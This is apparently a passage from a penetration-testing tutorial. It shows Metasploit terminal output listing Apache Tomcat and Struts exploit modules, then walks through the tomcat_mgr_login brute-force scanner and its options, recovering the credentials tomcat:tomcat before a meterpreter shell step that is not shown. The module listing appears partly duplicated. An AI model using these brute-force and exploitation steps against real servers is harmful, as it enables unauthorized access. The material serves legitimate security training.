
```
   auxiliary/scanner/http/tomcat_enum
 normal     Yes    Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login
 normal     Yes    Tomcat Application Manager Login Utility
   exploit/linux/http/cisco_prime_inf_rce                    2018-10-04
 excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execut
ion
   exploit/multi/http/struts2_namespace_ognl                 2018-08-22
 excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   exploit/multi/http/struts_code_exec_classloader           2014-03-06
 manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_dev_mode                        2012-01-06
 excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass               2017-10-03
 excellent  Yes    Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                      2009-11-09
 excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code
 Execution
   exploit/multi/http/tomcat_mgr_upload                      2009-11-09
 excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07
 excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Uploa
d
   post/multi/gather/tomcat_gather
```



```
ion
   exploit/multi/http/struts2_namespace_ognl                 2018-08-22
 excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   exploit/multi/http/struts_code_exec_classloader           2014-03-06
 manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_dev_mode                        2012-01-06
 excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_jsp_upload_bypass               2017-10-03
 excellent  Yes    Tomcat RCE via JSP Upload Bypass
   exploit/multi/http/tomcat_mgr_deploy                      2009-11-09
 excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code
 Execution
   exploit/multi/http/tomcat_mgr_upload                      2009-11-09
 excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07
 excellent  Yes    Novell ZENworks Configuration Management Arbitrary File Uploa
d
   post/multi/gather/tomcat_gather
 normal     No     Gather Tomcat Credentials
   post/windows/gather/enum_tomcat
 normal     No     Windows Gather Apache Tomcat Enumeration


msf5 > 
```


There are numerous exploits belonging to apache tomcat : auxiliary as well as post exploitation. First let us try the "auxiliary/scanner/http/tomcat_mgr_login module".As its name suggests, it is a login scanner which can be used to crack the password of the apache tomcat service. Although we have the credentials, let's try out this one imagining a scenario where we did not get any credentials.

Load the tomcat_mgr_login module as shown below and use the show options command to see all the options it requires.




```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting
                     Required  Description
   ----              ---------------
                     --------  -----------
   BLANK_PASSWORDS   false
                     no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5
                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false
                     no        Try each user/password couple stored in the curre
nt database
   DB_ALL_PASS       false
                     no        Add all passwords in the current database to the
list
   DB_ALL_USERS      false
                     no        Add all users in the current database to the list
   PASSWORD
                     no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_pass.txt      no        File containing passwords, one per line
   Proxies
                     no        A proxy chain of format type:host:port[,type:host
:port][...]
   RHOSTS
                     yes       The target address range or CIDR identifier
   RPORT             8080
                     yes       The target port (TCP)
   SSL               false
                     no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false
                     yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html
                     yes       URI for Manager login. Default is /manager/html
   THREADS           1
                     yes       The number of concurrent threads
   USERNAME
                     no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_userpass.txt  no        File containing users and passwords separated by
space, one pair per line
   USER_AS_PASS      false
                     no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_d
efault_users.txt     no        File containing users, one per line
   VERBOSE           true
                     yes       Whether to print output for all attempts
   VHOST
                     no        HTTP server virtual host

msf5 auxiliary(scanner/http/tomcat_mgr_login) > 
```

Set the RHOST address.Also set the stop_on_success option to true and execute the exploit using run command. The module starts running as shown and stops even if one correct credential is found as shown in the above image. Here, the credentials are tomcat:tomcat. Since we have the credentials, let us use another exploit to gain a meterpreter shell on the target using these credentials.

